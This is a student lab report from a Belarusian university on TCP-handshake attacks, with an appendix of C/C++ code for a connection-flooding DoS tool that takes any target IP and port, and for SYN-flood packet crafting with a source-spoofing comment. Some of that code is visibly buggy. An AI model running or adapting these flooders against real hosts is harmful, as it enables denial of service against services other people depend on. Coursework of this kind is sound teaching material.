Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра информатики

Дисциплина: Информационные сети. Основы безопасности

ОТЧЕТ

к лабораторной работе №3

на тему

**АТАКИ ПРИ УСТАНОВКЕ TCP-СОЕДИНЕНИЯ И ПРОТОКОЛОВ ПРИКЛАДНОГО УРОВНЯ**

Студент Т. П. Власенко

Преподаватель Е. А. Лещенко

Минск 2024

**СОДЕРЖАНИЕ**

[1 Постановка задачи 3](#_6127s8b6t8wy)

[2 Блок-схема](#_r4y5108cx8yu) алгоритма [4](#_r4y5108cx8yu)

[3 Результат выполнения лабораторной работы](#_jnfz1qbvv5j4) 5

[Выводы](#_ldsbh3e5c0xh) 6

[Приложение А (обязательное) Листинг программного кода](#_54xlhz7mfhe) 7

# 1 ПОСТАНОВКА ЗАДАЧИ

Целью данной лабораторной было изучить теоретические сведения, создать приложение, реализующее атаки на протокол при установке TCP-соединения и в рамках заданного протокола прикладного уровня.

# 2 БЛОК-СХЕМА АЛГОРИТМА

На рисунке 1 продемонстрирована блок-схема алгоритма.




Рисунок 1 – Блок-схема алгоритма программы

# 3 РЕЗУЛЬТАТЫ ВЫПОЛНЕНИЯ ЛАБОРАТОРНОЙ РАБОТЫ

На рисунках 2, 3 изображен вывод работы в различных ситуациях:




Рисунок 2 – Вывод работы при *DOS*




Рисунок 3 – Вывод работы при *SYN Flood*

# ВЫВОДЫ

В ходе выполнения лабораторной работы были cоздано приложение, реализующее атаки на протокол при установке TCP-соединения и в рамках заданного протокола прикладного уровня.

# ПРИЛОЖЕНИЕ А (обязательное) Листинг кода

#include <boost/asio.hpp>

#include <iostream>

using namespace boost::asio;

using namespace boost::asio::ip;

void handle\_connect(const boost::system::error\_code& error) {

if (error) {

std::cerr << "false";

} else {

std::cerr << "true";

}

std::cout << std::endl;

}

int main(int argc, char\* argv[]) {

try {

if (argc != 4) {

std::cerr << "Usage: <target IP> <target port> <N>\n";

return 1;

}

std::string target\_ip = argv[1];

unsigned short target\_port =

static\_cast<unsigned short>(std::atoi(argv[2]));

int N = static\_cast<int>(std::atoi(argv[3]));

io\_context io\_context;

tcp::resolver resolver(io\_context);

tcp::resolver::query query(tcp::v4(), target\_ip,

std::to\_string(target\_port));

tcp::resolver::iterator endpoint\_iterator = resolver.resolve(query);

std::vector<tcp::socket\*> sockets;

std::vector<boost::asio::io\_context\*> contexts;

sockets.reserve(N);

contexts.reserve(N);

int cnt = 0;

for (cnt = 0; cnt < N; ++cnt) {

auto ctx\_ptr = new boost::asio::io\_context();

auto skt\_ptr = new tcp::socket(\*ctx\_ptr);

contexts.push\_back(ctx\_ptr);

sockets.push\_back(skt\_ptr);

sockets.back()->async\_connect(\*endpoint\_iterator, handle\_connect);

contexts.back()->run();

}

io\_context.run();

for (auto& skt : sockets) {

skt->close();

delete skt;

}

for (auto& ctx : contexts) {

delete ctx;

}

std::cout << cnt << " connections to " << target\_ip << ":"

<< target\_port << "\n";

} catch (std::exception& e) {

std::cerr << "Error: " << e.what() << "\n";

}

return 0;

}

#include <boost/asio.hpp>

#include <boost/asio/io\_context.hpp>

#include <iostream>

using namespace boost::asio;

using namespace boost::asio::ip;

using namespace boost::asio;

class connection : public std::enable\_shared\_from\_this<connection> {

private:

ip::tcp::socket socket\_;

streambuf buff\_;

public:

using conn\_shared\_ptr = std::shared\_ptr<connection>;

ip::tcp::socket& socket() { return socket\_; }

void start() {

/\* async\_read\_until(

socket\_, buff\_, '\0',

std::bind(&connection::handle\_read\_request, shared\_from\_this(),

std::placeholders::\_1, std::placeholders::\_2)); \*/

}

static auto create(boost::asio::io\_context& io\_context) {

return conn\_shared\_ptr(new connection(io\_context));

}

private:

connection(boost::asio::io\_context& io\_context) : socket\_(io\_context) {

buff\_.prepare(1024);

}

void print(const std::string& msg) { std::cout << msg << std::endl; }

void handle\_read\_request(const boost::system::error\_code& ec, std::size\_t) {

/\* if (!ec) {

std::string data{std::istreambuf\_iterator<char>(&buff\_),

std::istreambuf\_iterator<char>()};

std::cout << "Data: " << data << std::endl;

} else {

print("error reading data.");

} \*/

}

};

class server {

private:

io\_context& io\_context\_;

ip::tcp::acceptor acceptor\_;

size\_t conn\_cnt\_ = 0;

public:

server(boost::asio::io\_context& io\_context, short port)

: io\_context\_(io\_context),

acceptor\_(io\_context, ip::tcp::endpoint(ip::tcp::v4(), port)) {

accept();

}

private:

void accept() {

auto tcp\_conn = connection::create(io\_context\_);

std::cout << conn\_cnt\_++ << std::endl;

acceptor\_.async\_accept(tcp\_conn->socket(),

std::bind(&server::handle\_accept, this, tcp\_conn,

std::placeholders::\_1));

}

void handle\_accept(std::shared\_ptr<connection> tcp\_conn,

const boost::system::error\_code& ec) {

if (!ec) {

tcp\_conn->start();

} else {

std::cout << ec.message() << '\n';

}

accept();

}

};

int main(int argc, char\* argv[]) {

if (argc != 2) {

std::cerr << "Usage: server <port>\n";

return 1;

}

unsigned short port = static\_cast<unsigned short>(std::atoi(argv[1]));

io\_context io\_context;

server s(io\_context, port);

io\_context.run();

return 0;

}

#include <arpa/inet.h>

#include <errno.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/tcp.h>

#include <pthread.h>

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <unistd.h>

#define cntr 1000

#define handle\_error\_en(err, msg) \

do { \

errno = err; \

perror(msg); \

exit(EXIT\_FAILURE); \

} while (0)

struct pseudo\_header // for checksum

{

unsigned int source\_address;

unsigned int dest\_address;

unsigned char placeholder;

unsigned char protocol;

unsigned short tcp\_length;

struct tcphdr tcp;

};

unsigned short csum(unsigned short \*ptr, int nbytes) {

long sum;

unsigned short oddbyte;

short answer;

sum = 0;

while (nbytes > 1) {

sum += \*ptr++;

nbytes -= 2;

}

if (nbytes == 1) {

oddbyte = 0;

\*((u\_char \*)&oddbyte) = \*(u\_char \*)ptr;

sum += oddbyte;

}

sum = (sum >> 16) + (sum & 0xffff);

sum = sum + (sum >> 16);

answer = (short)~sum;

return (answer);

}

void \*receive(void \*arg) {

int \*server = (int \*)arg;

char msg[256];

int ct = 0;

while (1) {

int err = recv(\*server, msg, 255, 0);

if (err > 0) {

msg[256] = '\0';

printf("%s", msg);

ct++;

if (ct > 2000) break;

}

if (err == 0) {

break;

}

if (err == -1) handle\_error\_en(-1, "recv");

}

pthread\_exit(0);

}

int main(int argc, char \*\*argv) {

char datagram[4096], source\_ip[32];

// IP header

struct iphdr \*iph = (struct iphdr \*)datagram;

// TCP header

struct tcphdr \*tcph = (struct tcphdr \*)(datagram + sizeof(struct ip));

struct sockaddr\_in sin;

struct pseudo\_header psh;

strcpy(source\_ip, "127.0.0.1");

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(8000);

sin.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

memset(datagram, 0, 4096); /\* zero out the buffer \*/

// Fill in the IP Header

iph->ihl = 5;

iph->version = 4;

iph->tos = 0;

iph->tot\_len = sizeof(struct ip) + sizeof(struct tcphdr);

iph->id = htons(54321); // Id of this packet

iph->frag\_off = 0;

iph->ttl = 255;

iph->protocol = IPPROTO\_TCP;

iph->check = 0; // Set to 0 before calculating checksum

iph->saddr = inet\_addr(source\_ip); // Spoof the source ip address

iph->daddr = sin.sin\_addr.s\_addr;

iph->check = csum((unsigned short \*)datagram, iph->tot\_len >> 1);

// TCP Header

tcph->source = htons(1234);

tcph->dest = htons(8000);

tcph->seq = 0;

tcph->ack\_seq = 0;

tcph->doff = 5; /\* first and only tcp segment \*/

tcph->fin = 0;

tcph->syn = 1;

tcph->rst = 0;

tcph->psh = 0;

tcph->ack = 0;

tcph->urg = 0;

tcph->window = htons(5840); /\* maximum allowed window size \*/

tcph->check = 0; /\* if you set a checksum to zero, your kernel's IP stack

should fill in the correct checksum during transmission \*/

tcph->urg\_ptr = 0;

// Now the IP checksum

psh.source\_address = inet\_addr(source\_ip);

psh.dest\_address = sin.sin\_addr.s\_addr;

psh.placeholder = 0;

psh.protocol = IPPROTO\_TCP;

psh.tcp\_length = htons(20);

memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));

tcph->check = csum((unsigned short \*)&psh, sizeof(struct pseudo\_header));

system("clear");

pthread\_attr\_t attr;

int err = pthread\_attr\_init(&attr);

if (err != 0) handle\_error\_en(err, "pthread\_attr\_init");

int socket\_descr = socket(AF\_INET, SOCK\_STREAM, 0);

if (socket\_descr == -1) handle\_error\_en(-1, "socket");

struct sockaddr\_in server\_sa;

server\_sa.sin\_family = AF\_INET;

server\_sa.sin\_port = htons(8000);

server\_sa.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

char user\_name[14];

char txt[240], msg[256];

printf("Username: ");

scanf("%s", user\_name);

if (connect(socket\_descr, (struct sockaddr \*)&server\_sa,

sizeof(server\_sa)) == -1)

handle\_error\_en(-1, "connect");

pthread\_t thread;

err = pthread\_create(&thread, &attr, receive, &socket\_descr);

if (err != 0) handle\_error\_en(err, "pthread\_create");

int ctr = 0;

while (1) {

send(socket\_descr, datagram, strlen(datagram), 0);

}

close(socket\_descr);

}

#include <arpa/inet.h>

#include <errno.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/tcp.h>

#include <pthread.h>

#include <stdbool.h>

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <unistd.h>

#include <atomic>

#include <iostream>

#define LISTEN\_BACKLOG 50

#define handle\_error\_en(en, msg) \

do { \

perror(msg); \

exit(EXIT\_FAILURE); \

} while (0)

bool is\_connected = false;

int sock\_client;

std::atomic<int> G\_CNT(0);

struct pseudo\_header // for checksum

{

unsigned int source\_address;

unsigned int dest\_address;

unsigned char placeholder;

unsigned char protocol;

unsigned short tcp\_length;

struct tcphdr tcp;

};

unsigned short csum(unsigned short \*ptr, int nbytes) {

long sum;

unsigned short oddbyte;

short answer;

sum = 0;

while (nbytes > 1) {

sum += \*ptr++;

nbytes -= 2;

}

if (nbytes == 1) {

oddbyte = 0;

\*((u\_char \*)&oddbyte) = \*(u\_char \*)ptr;

sum += oddbyte;

}

sum = (sum >> 16) + (sum & 0xffff);

sum = sum + (sum >> 16);

answer = (short)~sum;

return (answer);

}

void \*tcp\_shk(void \*arg) {

char datagram[4096], source\_ip[32];

// IP header

struct iphdr \*iph = (struct iphdr \*)datagram;

// TCP header

struct tcphdr \*tcph = (struct tcphdr \*)(datagram + sizeof(struct ip));

struct sockaddr\_in sin;

struct pseudo\_header psh;

strcpy(source\_ip, "127.0.0.1");

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(8000);

sin.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

memset(datagram, 0, 4096);

// IP Header

iph->ihl = 5;

iph->version = 4;

iph->tos = 0;

iph->tot\_len = sizeof(struct ip) + sizeof(struct tcphdr);

iph->id = htons(54321); // Id of this packet

iph->frag\_off = 0;

iph->ttl = 255;

iph->protocol = IPPROTO\_TCP;

iph->check = 0;

iph->saddr = inet\_addr(source\_ip);

iph->daddr = sin.sin\_addr.s\_addr;

iph->check = csum((unsigned short \*)datagram, iph->tot\_len >> 1);

// TCP Header

tcph->source = htons(1234);

tcph->dest = htons(8000);

tcph->seq = 0;

tcph->ack\_seq = 0;

tcph->doff = 5; // tcp segment

tcph->fin = 0;

tcph->syn = 1;

tcph->rst = 0;

tcph->psh = 0;

tcph->ack = 1;

tcph->urg = 0;

tcph->window = htons(5840);

tcph->check = 0;

tcph->urg\_ptr = 0;

// Now the IP checksum

psh.source\_address = inet\_addr(source\_ip);

psh.dest\_address = sin.sin\_addr.s\_addr;

psh.placeholder = 0;

psh.protocol = IPPROTO\_TCP;

psh.tcp\_length = htons(20);

memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));

tcph->check = csum((unsigned short \*)&psh, sizeof(struct pseudo\_header));

send(sock\_client, datagram, strlen(datagram), 0);

printf("send SYN+ACK, waiting for ACK ");

char msg[4000];

G\_CNT++;

std::cout << G\_CNT << std::endl;

ssize\_t err = recv(-1, msg, 4000, 0);

pthread\_exit(0);

}

void \*server\_receive(void \*arg) {

char msg[4000];

while (1) {

ssize\_t err = recv(sock\_client, msg, 4000, 0);

if (err > 0) {

msg[4000] = '\0';

pthread\_t thread;

pthread\_create(&thread, NULL, tcp\_shk, NULL);

if (err == -1) handle\_error\_en(-1, "send");

}

if (err = 0) {

break;

}

if (err == -1) {

handle\_error\_en(err, "recv");

}

}

pthread\_exit(0);

}

int main(int argc, char \*\*argv) {

system("clear");

pthread\_attr\_t attr;

int err = pthread\_attr\_init(&attr);

if (err != 0) handle\_error\_en(err, "pthread\_attr\_init");

int socket\_descr = socket(AF\_INET, SOCK\_STREAM, 0);

if (socket\_descr == -1) handle\_error\_en(socket\_descr, "socket(2)");

struct sockaddr\_in server\_sa;

server\_sa.sin\_family = AF\_INET;

server\_sa.sin\_port = htons(8000);

server\_sa.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

if (bind(socket\_descr, (struct sockaddr \*)&server\_sa, sizeof(server\_sa)) ==

-1) {

handle\_error\_en(-1, "bind");

return 1;

}

if (listen(socket\_descr, LISTEN\_BACKLOG) == -1) {

handle\_error\_en(-1, "listen");

return 1;

}

int \*client = (int \*)malloc(sizeof(int));

int client\_count = 0;

struct client\_info \*\*cinfo\_arr =

(struct client\_info \*\*)malloc(sizeof(struct client\_info \*) \* 100);

int client\_info\_count = 0;

char \*server\_addr = inet\_ntoa(server\_sa.sin\_addr);

in\_port\_t server\_port = server\_sa.sin\_port;

printf("Server is ready.\n ip: %s:%d\n", server\_addr, server\_port);

while (1) {

struct sockaddr\_in client\_sa;

socklen\_t peer\_addr\_size = sizeof(struct sockaddr\_in);

int sck = accept(socket\_descr, (struct sockaddr \*)&client\_sa,

(socklen\_t \*)&peer\_addr\_size);

char \*client\_addr = inet\_ntoa(client\_sa.sin\_addr);

in\_port\_t client\_port = client\_sa.sin\_port;

if (!is\_connected && sck != -1) {

sock\_client = sck;

printf("New connection: %s:%d\n", client\_addr, client\_port);

pthread\_t thread;

pthread\_create(&thread, &attr, server\_receive, NULL);

is\_connected = 1;

printf("%d\n", client\_count++);

fflush(stdout);

}

}

err = pthread\_attr\_destroy(&attr);

if (err != 0) handle\_error\_en(err, "pthread\_attr\_destroy");

free(client);

for (int i = 0; i < client\_info\_count; i++) {

free(cinfo\_arr[i]);

}

free(cinfo\_arr);

if (close(socket\_descr) == -1) handle\_error\_en(-1, "close");

return 0;

}